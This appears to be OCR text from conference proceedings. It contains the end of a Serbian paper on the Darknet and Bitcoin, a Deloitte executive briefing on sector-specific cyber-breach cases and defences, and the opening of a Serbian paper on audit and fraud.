
Ponude su raznovrsne, a u poslednje vreme se povećava broj ponuda za hakovanje računara i platformi za platni promet (kreditne kartice, PayPal itd.).

Najnovija platforma (kojoj se samo putem TOR Brauzera može pristupiti) sa ponudom za hakovanje računara se može naći pod nazivom „Real Deal“. Ova platforma nudi pored oružja i nekoliko odabranih droga, alate za hakovanje kompjutera i kompjuterskih mreža. U najnovijoj ponudi se nude tzv. „Zero Day Exploits“ koje obuhvataje nove metode za napade na kompjutere za koje ne postoji zaštita, kao npr. napad na „iCloud-konto“ bilo kojeg korisnika. U septembru 2014. godine su se po raznim socijalnim mrežama pojavile slike eminentnih glumaca koje potiču sa njihovog tzv. iCloud-konta. Uz taj softverski alat se nudi dodatni “Exploit“ za hakovanje baze podataka kao npr. kontakti, kalendarski upisi i lični zapisi (Notes). Kao dokaz o funcionisanju pojedinih aplikacija ponuđač nudi demonstraciju na izabranom iCloud kontu.



Slika 6: Ponuda hakerskih “Alata”

Nedavno se pojavila i prva mašina za pretraživanje TOR mreža pod nazivom GRAMS. Grams izgleda kao Google i funkcioniše približno kao Google, samo što pretražuje mreže sa tzv. „poverljivim ponudama“, za portalima na kojima kupac dobija ono za šta se plaća.



Slika 8: Grams i Top 10 potražnji na Darknetu

5. DIGITALNI PLATNI PROMET „BITCOIN“

Bitcoin[5] je decentralizovana digitalna valuta, formirana na osnovu matematike, koju može koristiti svaki korisnik sa pristupom internetu širom sveta. Bitcoin nastaju u složenim računarskim procesima na računarima korisnika.

Putem Bitcoin-a se reguliše platni promet (sa utvrđenim valutama kao što je dolar, evro itd.) putem interneta, trenutni kurs je ca. 1BC=220US$.

Slika 9: Digitalna valuta BitCoin

Transakcije se vrše preko tzv. „koncetrisanih računara“ putem interneta sa specijalizovanom peer-to-peer tehnologijom, bez centralnog mesta gde se transakcija obavlja (kao na klasičnim bankarskim transakcijama). Valuta korisnika se memoriše u tzv. „digitalnim novčanicima“.

Uz podršku kriptografske tehnike se osigurava, da samo vlasnik Bitcoina može da vrši novčane transakcije i da se transakcije ne mogu ponavljati.

Bitcoin se sastoji od dve komponente - platne aplikacije i novčane vrednosti, koja se postavlja decentralno u mreži. Platne transakcije se vrše uz specializovanu softversku aplikaciju. Bitcoin se bazira na, od korisnika zajedničko upravljanoj decentralizovanoj bazi podataka, u kojoj se transakcije putem „blok-lanca“ vrše. To znači da svaki korisnik mora da potvrdi svoj deo transakcije, jedini uslov za uspešnu transakciju je podrška tzv. „Bitcoin protokola“ ili „Bitcoin Core“ kompatibilnog protokola od strane internet provajdera.

Najveći broker Bitkoina ima u Evropi 220.000 korisnika.

Kontroverze vezane za primenu Bitcoin-a obuhvataju uglavnom tri aspekta:

- Prvo, rizik od neuspeha se razmatra kao rezultat devalvacije i eventualnog dugoročnog nedostatka poverenja - kao i rezultat u smanjenju upotrebe.
- Drugo, moguće posledice koje treba razmotriti, što bi rezultiralo iz dugoročnog prihvatanja i visinom širenja.
- Treće, odnos i rasprava sa postojećim standardima i dugoročna održivost i sprovodljivost.

Sada je oko 14 miliona Bitcoina[6] u opticaju što znači da je digitalni platni promet dobio razmere u visini od preko 3 milijarde US$.

6. ZAKLJUČAK

Anonimno i neprepoznatljivo surfovanje, preuzimanje elektronskih podataka, e-mailova, sve to je u tzv. „Darknet-mreži“ moguće. Malo ko zna u koju opasnu igru se upušta kada zaroni u tamnu stranu interneta.

Postoje razna razmišljanja o Darknetu, za neke je neophodan, za neke je platforma za kriminalne radnje, a činjenica je da je Darknet jedini medij koji se ne može cenzurisati ili direktno pratiti. Cilj inicijatora TOR tehnologije je da se obezbedi bezbedna infrastruktura za komunikaciju koja će zaštititi korisnike od cenzure i zloupotrebe ličnih podataka.

Za većinu korisnika interneta Darknet mreža je mreža budućnosti - a Bitcoin platni promet budućnosti.

LITERATURA

[1] Jesicca Wood, *A digital Copyright Revolution*, Richmond, 2010.

[2] J.D. Lasica, *Darknets: Hollywoods war against the disgital generation*, New York, 2005.

[3] TOR Anual report 2012, *https://www.torproject.org/about/findoc/2012-TorProject-Annual-Report.pdf*, 2012

[4] Brian Duignan, *Money and Capital*, New York 2012.

[5] https://bitcoin.org/en/version-history

[6] https://blockchain.info/de/charts/total-bitcoins, Maj 2015

HOW TO TREAT CYBER RISKS?

SANJA KEKIĆ

Deloitte d.o.o. Belgrade, skekic@deloittece.com

Abstract: *In a world increasingly driven by digital technologies and information, cyber-threat management is more than just a strategic imperative. It's a fundamental part of doing business. Yet for many C-suite executives and board members, the concept of cybersecurity remains vague and complex. Although it might be on your strategic agenda, what does it really mean? And what can your organization do to shore up its defenses and protect itself from cyber-threats?*

Keywords*: cyber-security, high technology, online media, telecommunications, e-commerce, online payments, retail*

1. LESSONS FROM THE FRONT LINES

In a world increasingly driven by digital technologies and information, cyber-threat management is more than just a strategic imperative. It's a fundamental part of doing business. Yet for many C-suite executives and board members, the concept of cybersecurity remains vague and complex.

A common myth is that cyber-attacks only happen to certain types of organizations, such as high-profile technology businesses. However, the cold, hard truth is that every organization has valuable data to lose. In fact, the attacks that happen most frequently are completely indiscriminate – using scripted, automated tools that identify and exploit whatever weaknesses they happen to find.

Cyber-attacks can be extremely harmful. Tangible costs range from stolen funds and damaged systems to regulatory fines, legal damages, and financial compensation for injured parties. However, what might hurt even more are the intangible costs -- such as loss of competitive advantage due to stolen intellectual property, loss of customer or business partner trust, loss of integrity due to compromised digital assets, and overall damage to an organization's reputation and brand -- all of which can send an organization's share price plummeting, and in extreme cases can even drive a company out of business.

Being resilient to cyber-risks starts with awareness at the board and C-suite level; a recognition that at some point your organization will be attacked.

Who could potentially target your organization, and for what reasons? Which assets are attackers likely to view as most valuable? What are the possible scenarios for attack, and what is the potential impact to your business?

Questions such as these can help determine how advanced and persistent the cyber-threats to your business are likely to be. Although it isn't possible for any organization to be 100 percent secure, it is entirely possible to use a mix of processes for prevention, detection, and response to keep cyber-risk below a level set by the board and enable an organization to operate with less disruption.

To be effective and well balanced, a cyber-defense must have three key characteristics: secure, vigilant, and resilient.

Secure: Being secure means focusing protection around the risk-sensitive assets at the heart of your organization's mission — the ones that both you and your adversaries are likely to agree are the most valuable.

Vigilant: Being vigilant means establishing threat awareness throughout the organization, and developing the capacity to detect patterns of behavior that may indicate, or even predict, compromise of critical assets.

Resilient: Being resilient means having the capacity to rapidly contain the damage, and mobilize the diverse resources needed to minimize impact — including direct costs and business disruption, as well as reputation and brand damage.

This executive briefing is a starting point for organizations to understand their most important cyber-threats. It highlights the top threats for five key industry

sectors -- retail, e-commerce & online payments, online media, high technology and telecommunications – and offers real-world stories and practical insights to helpyour organization begin to assess its threat profile and stay a step ahead of cyber-criminals.

By highlighting real-life cases, we hope to make clear that being hacked is nothing to be ashamed of. Breaches occur at all organizations – not because they are badly managed, but because hackers and cyber-criminals are getting smarter every day. By sharing information about breaches we can learn how to better protect ourselves – an imperative being promoted by the Partnering for Cyber-Resilience initiative of the World Economic Forum.

The stories clearly show that breaches are inevitable: your organization will be hacked someday. They also show that we all depend on each other for a resilient cyber-space. For example, online media can be used to spread malware; vulnerabilities in the high-tech sector affect other industries that use digital technology; and disruption in online payments impact e-commerce. By sharing and understanding these cases and taking responsibility at the C-suite and board level, we can all work together towards a safer cyber-space.

2. HIGH TECHNOLOGY

The high-tech sector is often ground zero for cyber-attacks. One obvious reason is that these organizations have very valuable information to be stolen. However, another more subtle reason is the nature of high-tech organizations themselves. High-tech companies – and their employees – generally have a higher risk appetite than their counterparts in other sectors. Also, they tend to be early adopters of new technologies that are still maturing and are therefore especially vulnerable to attacks and exploits. For example, employees in high-tech are more likely to use (and self-administer) cutting-edge mobile devices and the latest mobile apps, which might not be secure. In addition, many high-tech organizations have open environments and corporate cultures that are designed to stimulate creativity and collaboration, but are more difficult to defend. As a result, high-tech organizations typically have a very large attack surface to protect.

Just as important, some parts of the high-tech sector provide an attack path into other sectors, since high-tech products are a key infrastructure component for all kinds of organizations. Technology is a key enabler, but it can also be a key source of vulnerability. For example, because of the tremendous need to establish trust on the internet, attacks on certificate authorities have caused serious privacy breaches across a number of industries. Also, vulnerabilities in point-of-sale systems have led to major security breaches for retailers, and back doors in communication hardware have exposed organizations in every sector to a wide range of attacks.

Speaking of back doors, the growing involvement of covert state actors in this area has been making headlines recently, causing serious reputational damage for the organizations involved.

For companies in the high-tech sector, one of the biggest threats is loss of intellectual property (IP). Having IP lost or stolen after years of investment can dramatically reduce an organization's competitive advantage (which involved both IP and personal information). States and competitors are often the actors in IP theft; however, insiders are also a major threat. A single highly skilled insider with the right kind of access can quickly make off with huge amounts of valuable data.

Since many high-tech companies also offer online services, loss of customer information is another major threat that is highly visible, since many countries require disclosure when personal identifiable information is lost. However, IP theft might actually be more prevalent. It's hard to know for sure based on media coverage since there is generally no requirement to disclose lost IP.

Hacktivism is another significant threat in this sector. High-tech companies create products that technically savvy people are keen to "hack" in the original sense of the word, which means using something for a purpose other than what it was designed for. Organizations that prosecute or sue people for this type of "hacking" may find themselves targeted by hacktivist groups, which can lead to great financial losses and reputation damage.

Case 1

Fraudulent certificates lead to bankruptcy and a national security breach

Organization

A certificate authority that signs security certificates for organizations globally.

Scenario

The internet is based on trust and certificate authorities are at the heart of this trust. Hackers with ties to a foreign government obtained illegal access to the certificate authority's servers and used it to generate fraudulent security certificates. These certificates were then used to enable fraudulent servers posing as the original servers belonging to highly used web services. This allowed the attackers to perform man-in-the-middle attacks, possibly

intercepting and decrypting a tremendous amount of confidential communications.

Attackers and motivation

The individual who claimed the attack said he was driven by political beliefs. However, the way the fraudulent certificates were used and the fact that the attack took place over a relatively long period of time suggests state actors were also involved.

Techniques used

Apart from known hacker tools, some very complex attack scripts were used that were specifically developed to attack the certificate authority in question.

Business impact

The hackers generated more than 500 fraudulent certificates, which were then used to perform man- in-the-middle attacks against many well-known global services. The certificate authority could not guarantee revocation of the fraudulent certificates, which was completely unacceptable given that the organization's sole reason for existence is to provide certification that is 100% trustworthy. The certificate authority declared bankruptcy shortly after the breach was made public.

Case 2

Leading software company loses face – along with customer data and source code

Organization

A large software vendor that sells software globally, with more than $1 billion in annual revenue.

Scenario

Hackers infiltrated the company's network and downloaded more than 100 million encrypted user credentials, along with credit card information for millions of customers. In addition, the source code for a number of key products was stolen.

Attackers and motivation

No one has claimed the attack and information about the attackers is not publicly known. However, given the type of information stolen, it is likely this was the work of an organized group of cyber- criminals aiming to use the stolen credentials for identity theft, and to sell the stolen source code for financial gain. Also, since the stolen source code was for a widely used application, it's possible that the application itself will be used as an attack vector, since finding vulnerabilities is much easier with the source code in hand.

Techniques used

The company's Chief Security Officer described the attack as "sophisticated". Other than that, no details have been made public.

Business impact

This story made global headlines, dealing a severe blow to the company's reputation -- especially since people expect better security practices from a software vendor. The company had to require more than 100 million users to change their passwords, and offered a large portion of their customers a year of free credit monitoring. In addition, the loss of its source code could significantly reduce the company's long-term competitive advantage.

3. ONLINE MEDIA

The online media sector might have the greatest exposure to cyber-threats. Since its organizations operate online, they have a huge attack surface to protect. Also, since its products are in high demand and completely digital, there is a high risk of being infiltrated and robbed of valuable content – both by individuals and organized crime groups.

As in other industries, attacks that use an organization's website as the point of entry are common. So are social engineering attacks, such as spear phishing, which trick people into giving away passwords and other sensitive information. However, what makes the online media industry unique is the fact that the sector itself can serve as a vector for launching attacks, due to the large number of people who use its services. A good example of this is the "watering hole" attack, in which hackers breach a popular website and then use it as a delivery platform for malware.

Another threat that uses online media itself as the attack vector involves manipulating news sources to trick people or automated programs into making misinformed decisions. There are many well known examples of high profile online media accounts being hacked and fed deceptive information. In one extreme case, the attack triggered a stock market crash by fooling stock trading programs into placing automatic sell orders based on false information from a political online media account.

For online media organizations, attacks that cause reputational damage are one of the biggest threats. News organizations in particular are increasingly popular targets for hacktivists and attack groups loyal to a particular nation or cause. Some of these attacks target specific reporters in an effort to uncover their sources; other

attacks disrupt websites or present substitute content in order to damage an organization's reputation, spread propaganda, or manipulate public opinion.

Case 1

Email addresses stolen from an email service provider

Organization

A company that provides email services for more than 2,000 large organizations in all sectors, sending billions of marketing and customer communications emails annually.

Scenario

An unknown group of hackers breached the company's databases and stole nearly 60 million email adsresses.

Attackers and motivation

Little is publicly known about the attackers. They might have been "script kiddies" hacking for fun, organized criminals planning to use the email addresses for spear phishing attacks, or perhaps a competitor trying to embarrass the company.

Techniques used

Although the exact technique has not been disclosed, experts believe it was something simple, such as SQL injection. This might explain why the company has been reluctant to share details about the attack.

Business impact

Although this breach only involved names and email addresses, not financial information, it was very damaging because it was directly related to the company's core business of sending marketing emails on behalf of clients. Also, the sheer size of the data loss drew a lot of attention from the media. The company was forced to notify all affected clients, who in turn had to notify their own customers, since this massive leakage of email addresses exposed them to spear phishing attacks. This made both the company and its clients look bad. In tangible terms, this breach cost the company and its clients an estimated $200 million in customer compensation.

Case 2

News website is the launch pad for a banking malware outbreak

Organization

A company hosting a news website that ranks in the top 20 of most visited websites within the country it serves.

Scenario

Attackers used the website as a platform to spread malware. They established this by gaining access to a third-party advertisement system, which they then used to place infected advertisements on the news website. When clicked, the infected ads checked the user's software version, and when a vulnerable version was found installed malware on the victim's computer that would hijack banking transactions and steal card payment information.

Attackers and motivation

The complexity of the attacks and use of banking malware strongly suggest an organized crime group out for financial gain.

Techniques used

This attack used malware specifically designed to steal money from online banking users in the country where the website is hosted. How the attackers obtained the credentials to the third-party systems that distribute advertisements is not known, but once they gained access, it's clear they used infected advertorials to spread the malware.

Business impact

As the launch pad for a large outbreak of banking malware, the organization's reputation took a big hit. Also, since the organization makes almost all of its money from online media, its number one priority and challenge was to restore readers' and advertisers' trust in online advertisements.

4. TELECOMMUNICATIONS

Telecom companies are a big target for cyber-attacks because they build, control and operate critical infrastructure that is widely used to communicate and store large amounts of sensitive data.

Government agencies are increasingly attacking telecom operators' infrastructure and applications to establish covert surveillance. These sophisticated actors typically use very advanced persistent threats (APT) that can operate undetected for long periods of time. Communication channels targeted for covert surveillance include everything from phone lines and online chat to mobile phone data. There have even been cases where one nation's cyber-attack prevented another nation's leaders from communicating on their mobile devices.

Given that telecom companies control critical infrastructure, the impact of an attack can be very high and far-reaching. In fact, even the false claim of an attack can force a telecom company to shut down critical services that consumers and businesses rely on.

Customer data is another popular high impact target. Telecom organizations typically store personal information -- such as names, addresses and financial data – about all of their customers. This sensitive data is a compelling target for cyber-criminals or insiders looking to blackmail customers, conduct identity theft, steal money or launch further attacks. Information can be lost in a variety of ways that may be as simple as a stolen laptop. Of course, laptops can be lost or stolen in any sector; however, the problem tends to be worse in telecom because employees in this sector often serve customers as part of a call center or help desk function and may have large amounts of sensitive customer data stored on their laptops.

One critical threat unique to the telecommunications sector is the attack of leased infrastructure equipment, such as home routers from Internet Service Providers (ISPs). Once the equipment has been compromised, hackers can use it to steal data, launch other attacks anonymously, store exfiltrated data, or access expensive services such as international phone calls. To avoid upsetting customers, telecom companies generally refund any charges associated with such attacks, often resulting in significant lost revenue.

Case 1

State-sponsored hackers launch privacy attack

Organization

A very large international mobile phone provider.

Scenario

Cyber spies gained access to mobile communication channels for surveillance purposes by incorporating malicious software on a spoofed social media page of privileged users within the company.

Attackers and motivation

The attackers were associated with a government agency that wanted to spy on large groups of mobile phone users.

Techniques used

The attack was an extremely sophisticated combination of several techniques. The attackers first spoofed the personal social media pages of privileged users within the company. The spoofed pages then installed malicious software on the users' computers, taking advantage of their elevated system privileges to penetrate deeply into the company's network. This ultimately allowed the attackers to access mobile communication data for surveillance purposes.

Business impact

The size and scope of the attack did significant damage to the organization's reputation and confidentiality of the infrastructure. It also fueled customer concerns about privacy, which is a major issue for the entire telecom sector.

Case 2

False claims do real damage to a major ISP

Organization

A large internet service provider (ISP), hosting a nation's critical infrastructure.

Scenario

A teenage hacker gained access to hundreds of the ISP's servers and then published a list of user names and passwords he claimed to have stolen from them. This forced the company to temporarily suspend the email accounts of all affected users. It later turned out the data was obtained from a different company and not the ISP.

Attackers and motivation

The attacker was an individual teenager who was hacking for fun and ego gratification, bragging about his accomplishments in online forums.

Techniques used

A vulnerability in a website not related to the affected company was exploited to export data from the database containing customer information. The attacker then selected all users having email addresses from the ISP's domain in order to make the public (and the ISP itself) believe the ISP had been compromised.

Business impact

The ISP did not have the proper processes in place to determine if it had been compromised or not, and thus had to assume the published data had been stolen from its systems. In response, it was forced to suspend all affected email accounts, which angered a lot of customers and prompted many to switch to another email provider. Also, the fact that the ISP could not conclusively determine if the leaked data had actually originated from its systems

gave the impression the company did not have a very good handle on security breaches.

5. E-COMMERCE & ONLINE PAYMENTS

As more and more businesses move or expand from bricks to clicks, criminals are following suit. Many e-commerce websites are directly connected both to the internet and to a company's back-end systems for data processing and supply management, making the website a prime attack point for gaining access to crucial information assets within the organization.

One of the most common attacks in this sector is a database breach. Often, such attacks result in a loss of customer data, including names, physical addresses, phone numbers, e-mail addresses and payment information. Since trust is especially important in e-commerce, the loss of customer data can be very damaging to an online company's reputation and business performance. This is true even if the attacker is an unsophisticated "script kiddie" who is just showing off for friends or messing around for fun. Also, the impact of a breach can go far beyond reputation damage, depending on where in the world it occurred. A number of US states have already instituted breach notification laws, and the EU is expected to follow shortly. Such laws require organizations to come forward and publically admit they were breached. The EU directive also includes heavy fines.

Online payment systems are another vulnerable area that is often attacked. The ability to accept payment is critically important for online businesses, since it is one of the last steps in a customer's purchase journey. As such, the financial impact of a payment system attack can be enormous, depending on its duration. After all, if customers can't pay, they can't buy.

Most e-commerce sites outsource payment processing to a variety of third-party providers that promise high availability of their payment services. However, these providers are increasingly being targeted with denial-of-service attacks, particularly by hacktivists that want to disrupt an organization in a highly visible way.

Payment-related attacks are also appealing to criminals looking for financial gain. Saving a customer's credit card data in an internal database might seem like a good way to make the shopping process more convenient, but it creates an attractive target for cyber- criminals. Payment processing vendors are even more attractive to attack, since the potential for a big score is much greater. In the brick-and-mortar world, cyber-criminals have developed a variety of techniques for skimming credit cards at Point of Sale (POS) terminals and ATMs. Also, they have developed a wide range of attack vectors targeted directly at online payment vendors. Some of the most sophisticated attacks use a combination of online and traditional physical techniques to increase their effectiveness.

Attacks on a payment vendor can be just as damaging to a company's reputation as attacks that target the business directly, since most customers don't see a distinction between an organization and its service providers.

Case 1

Lost customer data leads to lost trust

Organization

An e-commerce company that operates daily deals websites in numerous countries.

Scenario

Hackers breached the security of the organization's computer system, resulting in unauthorized access to customer data.

Attackers and motivation

The attackers were most likely after customer credit card data to sell on the black market.

Techniques used

SQL Injection, which is the most common form of attack for websites and web applications, was most likely used for this breach. However, other entry methods cannot be ruled out, including a more sophisticated cross-site scripting attack, or perhaps exploitation of a flaw in the web application that might have resulted from poor testing.

Business impact

More than 50 million usernames, hashed passwords and e-mail addresses were stolen, badly damaging the company's reputation. And because customer data was involved, the organization was required to report the breach, which attracted attention from the media. The incident received worldwide press coverage, both in newspapers and on television. What's more, loss of personal data resulted in a loss of customer trust, which is especially critical for e-commerce companies. This almost certainly had a negative impact on revenue.

Case 2

Hacktivists strike back with a vengeance

Organization

A very large financial services firm whose core global business is processing credit card transactions.

Scenario

A popular protest turned into cyber-terrorism with a call–to-action from a politically motivated hacker collective. Together, thousands of people initiated a large denial-of-service attack on the company's network, making its services unavailable to clients.

Attackers and motivation

The attack was motivated by the company's decision to block payments to a well known website based on claims that the site's activities were illegal. This decision caused a worldwide commotion among the website's supporters. Popular support for the cause -- combined with low technical requirements to participate -- resulted in a large-scale attack.

Techniques used

To make the attack as successful as it was, the hackers recruited a large numbers of volunteers to help. All participants installed special attack software on their computers, which together formed a single large botnet. The software was specifically designed to perform a large distributed denial- of-service attack (DDoS) on the company's network. Instructions were sent via chat telling all of the computers in the botnet to start attacking the company's network. Due to the large number of people involved in the attack, the company's payment services quickly became unavailable or highly inaccessible for 10 hours.

Business impact

Direct costs of the attack have been estimated at more than $3 million. But the incident's overall impact was even greater, showing how cyber-protests could be used to damage organizations and influence their behavior. Since the attack, other organizations within the sector have been targeted for protest by the same group.

6. RETAIL

Credit card data is the new currency for hackers and criminals, and retailers possess a lot of it. This makes the retail industry an almost irresistible target for cyber-attacks.

The industry's attack surface is expanding as retailers of every shape and size look to boost sales and improve efficiency by harnessing the latest data-driven technologies. Use of big data and sophisticated data warehouse models is growing fast. Also, many retailers are getting into the healthcare and pharmacy businesses, and as such are holding more sensitive data than ever before. Meanwhile, there is a steady shift from cash payments to electronic card payments in developing countries.

Insider threats in retail are also rising. Employee turnover is high, and the typical retailer has many points of insider vulnerability, including seasonal and traditional employees, as well as numerous stores and distribution centers. Many retailers also outsource some of their business processes to third parties.

Trends such as these are giving rise to a new breed of criminals. Instead of stealing money or physical goods from a store or warehouse, these cyber-criminals focus on stealing information - especially the valuable cardholder data that flows between consumers and retailers.

System access by employees and third-party contractors should be tied to job functions and carefully planned and monitored. Access to specific data fields should be carefully planned as well due to the threat of data aggregation (creating sensitive data by piecing together seemingly benign data from various data sources).

Point-of-sale (POS) systems are an increasingly popular point of attack for acquiring transaction data, giving cyber-criminals immediate access to valuable information such as card numbers and personal identification numbers (PINs).

Traditional data sources within the organization are also vulnerable. These include databases containing customer information, as well as intellectual property valuable to competitors, such as planned future store locations and demographic data (e.g., average income or age in a shop's region).

Whether an attack is simple or sophisticated, the results can be disastrous. Retailers today must understand the potential threats and take aggressive action to protect themselves and their customers from harm.

Case 1

Hackers steal card data on millions of customers

Organization

A large retailer that sells a variety of food and non-food products.

Scenario

Attackers installed malware on the retailer's point-of-sale (POS) systems. The infected systems recorded the data

for every card swiped through the machine, including PINs. The malware was also capable of spreading itself throughout the organization, eventually infecting millions of POS systems within the retailer and collecting vast amounts of credit card data that was later resold for illicit purposes.

Attackers and motivation

The attackers were identified as organized criminals motivated by the potential financial gain from selling huge amounts of credit card information.

Techniques used

This attack used malware that can be purchased on the criminal market. The attackers installed the malware into the retailer's environment, where it spread itself onto point-of-sale systems that could then be used to extract confidential data and create other backdoors into the retailer's network.

Business impact

The attack received worldwide media coverage, severely damaging the company's brand and cutting into sales. Financial impacts included: a drop in the company's share price over the following quarter and into the next fiscal year; heavy fines; and the cost of offering free credit monitoring to millions of customers.

Case 2

Weak wireless security provides an open door to attack

Organization

A large retailer that sells apparel and home fashions.

Scenario

Attackers were able to exploit weak security on one of the retailer's wireless networks, which allowed them to intercept card transactions and access the organization's central database. The database, which was not encrypted, contained personal information and credit card details. As a result, the attackers were able to simply download the database and start selling the stolen information through a wide variety of channels.

Attackers and motivation

The attackers were cyber-criminals motivated by the financial gain of selling personal and cardholder data.

Techniques used

Several different techniques for attacking wireless networks were used to gain access to the network. Once inside, the attackers were able to monitor and intercept network data that eventually gave them access to the database of confidential information.

Business impact

The retailer's reputation took a big hit due to the large amount of personal identifiable and credit card information that was lost. This had a significant financial impact, including fines, settlement costs and lost sales.

7. CONCLUSION

This report focused on five key industry sectors that are prime targets for cyber-attacks. Follow-on reports will highlight the top cyber-threats in other major sectors that are also highly vulnerable. After all, the single biggest takeaway from the stories and insights presented here is that breaches are inevitable -- and that no industry or organization is immune. Your organization will be hacked someday.

Attacks can result in significant tangible costs ranging from stolen money and property to regulatory fines, legal damages, and financial compensation. But those are just the tip of the iceberg. The really significant costs are the intangibles, particularly loss of competitive advantage, loss of customer trust, and damage to an organization's reputation and brand. Intangibles such as these can have a major impact on an organization's strategic market position and share price.

As noted earlier, a well-balanced cyber-defense needs to be secure, vigilant, and resilient. Although it isn't possible for any organization to be 100 percent secure, by focusing on these three key attributes, it is entirely possible to manage and mitigate cyber-threats in a way that reduces their impact and minimizes the potential for business disruption.

10. LITERATURE

[1] http://www.verizonenterprise.com/DBIR/

[2] http://www.weforum.org/projects/partnership-cyber-resilience

[3] http://www2.deloitte.com/global/en/pages/governance-risk-and-compliance/articles/reputation-at-risk.html

[4] https://www2.deloitte.com/content/dam/Deloitte/global/Documents/Risk/gx-risk-deloitte-cyber-risk-pov-secure-vigilant-resilient.pdf

[5] http://www2.deloitte.com/global/en/pages/risk/articles/cyber-security-everybodys-imperative.html

PREVARE - MOTIVI, VRSTE, POČINIOCI

FRAUD-MOTIVES, TYPE, PERPETRATORS

GORDANA VUKELIĆ

Beogradska bankarska akademija, Fakultet za bankarstvo, osiguranje i finansije, Beograd,
gordana.vukelic@bba.edu.rs

Rezime: *Razvoj revizije je dugotrajan proces koji traje decenijama. To je sveobuhvatan, kompleksan i sistematičan proces nezavisnog prikupljanja dokaza o poslovnim aktivnostima i događajima sa zadatkom da se potvrdi usklađenost postojeći finansijskih izveštaja o poslovanju sa već utvrđenim kriterijumima. Cilj revizorskog izveštaja je da nezavisno, objektivno i realno izraze mišljenje o prezentovanim podacima i predmetu revizije svim zainteresovanim korisnicima.*

Revizija obuhvata postupke i procedure koje podrazumevaju ispitivanje i istraživanje finansijskih izveštaja i drugih računovodstvenih dokumenata i procedura o poslovanju, obuhvata sistematičan proces pregleda poslovnih knjiga i računovodstvenih izveštaja od strane revizora i eksperata, a sve sa ciljem da se iznese kompetentno, stručno, nezavisno mišljenje o njihovoj ispravnosti, istinitosti i tačnosti.

Revizija proverava materijalno-finansijsko poslovanje u odnosu na propise, standarde i internu regulativu, potom proverava i ispituje primenu i poštovanje zakonskih i drugih eksternih propisa. Značaj revizije je u tome što otkriva skrivene rezerve u radu i poslovanju ali otkriva i sprečava moguće zloupotrebe, nepravilnosti, propuste i prevare otkrivajući njihove uzroke, motive, vrste i počinioce. Istraživanja u radu zasnivaju se na otkrivanju prevara u reviziji ina merama sprečavanja i zaštite od prevara i nezakonitih radnji koje se nalaze u okvirima prevara.

U radu su korišćene adekvatne metode analize i sinteze i matematičko statističke.

Ključne reči: *Revizija, prevare, nezakonite radnje, motiv, vrsta, počinioci, pol*

Abstract*: Development of audit is a lengthy process that lasts for decades. It is a comprehensive, complex and systematic process of collecting evidence independent of the business activities and events with a mission to verify compliance of existing financial reports on operations with pre-established criteria. The objective of the audit report is that an independent, objective and realistic expressions of opinion on the presented data and case audits to all users.*

The audit includes the processes and procedures that involve testing and research of financial statements and other accounting documents and procedures on operations includes a systematic process of reviewing business books and financial statements by auditors and experts with the aim to present a competent, expert, independent opinion on their accuracy, truthfulness and accuracy.

The audit checks the material and financial operations in relation to regulations, standards and internal regulations, then checked and examined the application and respect of laws and other external regulations. The significance of the audit is that it reveals the hidden reserves in the activities and operations but discovers and prevents possible abuses, irregularities, negligence and fraud discovering their causes, motives, types and perpetrators. The research work is based on the detection of fraud in the audit of most measures of prevention and protection against fraud and illegal actions that are in terms of fraud.

The paper used adequate methods of analysis and synthesis and mathematical statistics.

Keywords: *audit, fraud, illegal acts, motive, type, offenders, gender*

1. UVOD

Revizija finansijskih izveštaja utvrđuje jesu li finansijski izveštaji obavljeni u skladu s određenim kriterijumima, kao što su računovodstvena načela i međunarodni standardi finansijskog izveštavanja. Ona uključuje bilans stanja, bilans uspeha, bilans novčanih tokova, napomene i obelodanjivanje. Ovu vrstu revizije obično vrše firme ovlašćenih javnih računovođa, odnosno sertifikovani revizori koji su ovlašćeni za sprovođenje i izvođenje procesa revizije.

2. VRSTE REVIZIJE

U zavisnosti od literature mogu se pronaći različite podele revizije, ali u osnovi revizija se prepoznaje kao: interna, eksterna i državna.

Interna revizija je interni nadzor subjekta revizije i obuhvata postupak objektivne, kompetentne, nezavisne aktivnosti sa osnovnim ciljem da prati i nadzire procese i procedure koje je uspostavilo rukovodstvo. Proces rada interne revizije, po pravilu, pomaže rukovodstvu subjekta da svojim kreativnim pristupom i predloženim postupcima unapredi njegovo poslovanje koje se ostvaruje putem sistematičnog, kompetentnog i disciplinovanog pristupa, oceni i poboljša efikasnost upravljanja rizikom, kontrolama i procesima upravljanja.

Nadležnost, odgovornost i svrha interne revizije mora biti definisana prvo Odlukom rukovodstava o osnivanju, a potom i Pravilnikom o internoj reviziji[1] koji se sačinjava u skladu sa propisanim i važećim standardima interne revizije, kao i zakonskim propisima koji se odnose na Internu reviziju [1], a sve u skladu sa Kodeksom etike.

Eksterna revizija primenjuje procedure na ponovni pregled kompletnog seta finansijskog izveštaja (bilans stanja, bilans uspeha, izveštaj o novčanom toku, izveštaj o promenama na kapitalu i napomene), a kriterijumi koji revizorima služe za formiranje mišljenja određeni su računovodstvenim standardima, Zakonom o računovodstvu i usvojenim Pravilnikom o računovodstvu.

Državna revizija se odnosi na državne, javne institucije, preduzeća kod kojih se vrši revizija javnih rashoda. Ova revizija je slična reviziji uspešnosti i poslovanja, i ove poslove obavljaju Vrhovni državni revizori koji po pravilu na kraju podnose revizorski izveštaj parlamentu.

Navedene vrste revizije razlikuju se prema cilju, predmetu, nosiocima aktivnosti, prema nivou nezavisnosti u odnosu na naručioca, prema standardima, kodeksu etike, svakako prema načinu i formi revizorskog izveštaja i prema samoj organizaciji revizije.[2]

